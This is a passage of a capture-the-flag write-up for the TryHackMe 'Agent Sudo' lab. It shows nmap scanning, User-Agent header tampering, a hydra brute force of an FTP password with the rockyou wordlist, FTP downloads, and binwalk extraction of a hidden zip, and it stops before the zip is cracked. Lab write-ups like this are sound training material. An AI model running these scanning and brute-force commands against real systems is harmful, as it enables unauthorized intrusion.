
Sudo_Agent.md

Agent Sudo

Difficulty: Easy
Date: 11/02/2021
Name: Alexander Spiesberger
Contact: alex.spiesberger@gmail.com

This is a writeup of a simple CTF: **Agent Sudo**



Active Machine Information

Title	IP Address	Expires
Agent-sudo	10.10.216.145	1h 54m 38s


Welcome to another THM exclusive CTF room. Your task is simple, capture the flags just like the other CTF room. Have Fun!

If you are stuck inside the black hole, post on the forum or ask in the TryHackMe discord.

Deploy the machine


No answer needed

We start with an nmap:



```
┌──(alex□ Kali)-[~/my_testing/Sudo_Agent]
└─$ nmap -A -p- -oN initial.nmap 10.10.216.145
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-11 20:40 CET
Nmap scan report for 10.10.216.145
Host is up (0.035s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
Nmap done: 1 IP address (1 host up) scanned in 31.42 seconds

┌──(alex□ Kali)-[~/my_testing/Sudo_Agent]
└─$
```

We see 3 open ports, we go and take a look at the http page:




Dear agents,

Use your own **codename** as user-agent to access the site.


From,
Agent R

We see a small hint that says that we have to use our codename as user-agent to access the site, so what we can try is to change it with burpsuite, you could do it in the browser.


Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Logger++ Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project option
Intercept HTTP history WebSockets history Options
Request to http://10.10.216.145:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions

```
GET /agent_C_attention.php HTTP/1.1
Host: 10.10.216.145
User-Agent: C
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

With the letter C, as shown in the screenshot we have access to a new page:



10.10.216.145/agent_C_attention.php
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU Ge

Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!


From,
Agent R

With this message we can take a look at what can be bruteforced.
We see that a ftp port is open, we can try to brute this one with the username that we have:




```
┌──(alex㉿ Kali)-[~/my_testing/Sudo_Agent]
└─$ hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.216.145 ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-11 20:54:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
[DATA] attacking ftp://10.10.216.145:21/
[21][ftp] host: 10.10.216.145   login: chris   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-11 20:55:01

┌──(alex㉿ Kali)-[~/my_testing/Sudo_Agent]
└─$ 
```

Yay! We got an ftp password!
We can now connect to it:




```
┌──(alex㉿ Kali)-[~/my_testing/Sudo_Agent]
└─$ ftp $RHOST
Connected to 10.10.216.145.
220 (vsFTPd 3.0.3)
Name (10.10.216.145:alex): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> 
```

We see 3 fileS: 2 images and 1 txt file, we download it on our machine to take a look at it:




```
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
226 Transfer complete.
217 bytes received in 0.00 secs (86.3545 kB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
226 Transfer complete.
33143 bytes received in 0.03 secs (1.0538 MB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
226 Transfer complete.
34842 bytes received in 0.03 secs (1.1745 MB/s)
ftp>
```

We read the txt file and see that it says that the photos are fake:




```
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Y
our login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C

┌──(alex㉿ Kali)-[~/my_testing/Sudo_Agent]
```

We try exiftool, nothing... we try steghide, ... passphrase.
We can try to crack it with stegcrack but with binwalk we can extract a zip from cutie.png.




```
┌──(alex㉿ Kali)-[~/my_testing/Sudo_Agent]
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name
34820         0x8804          End of Zip archive, footer length: 22
```

We have now a folder with what got extracted, we take a look at it, and see that the zip file needs a password, and we have an empty txt file:



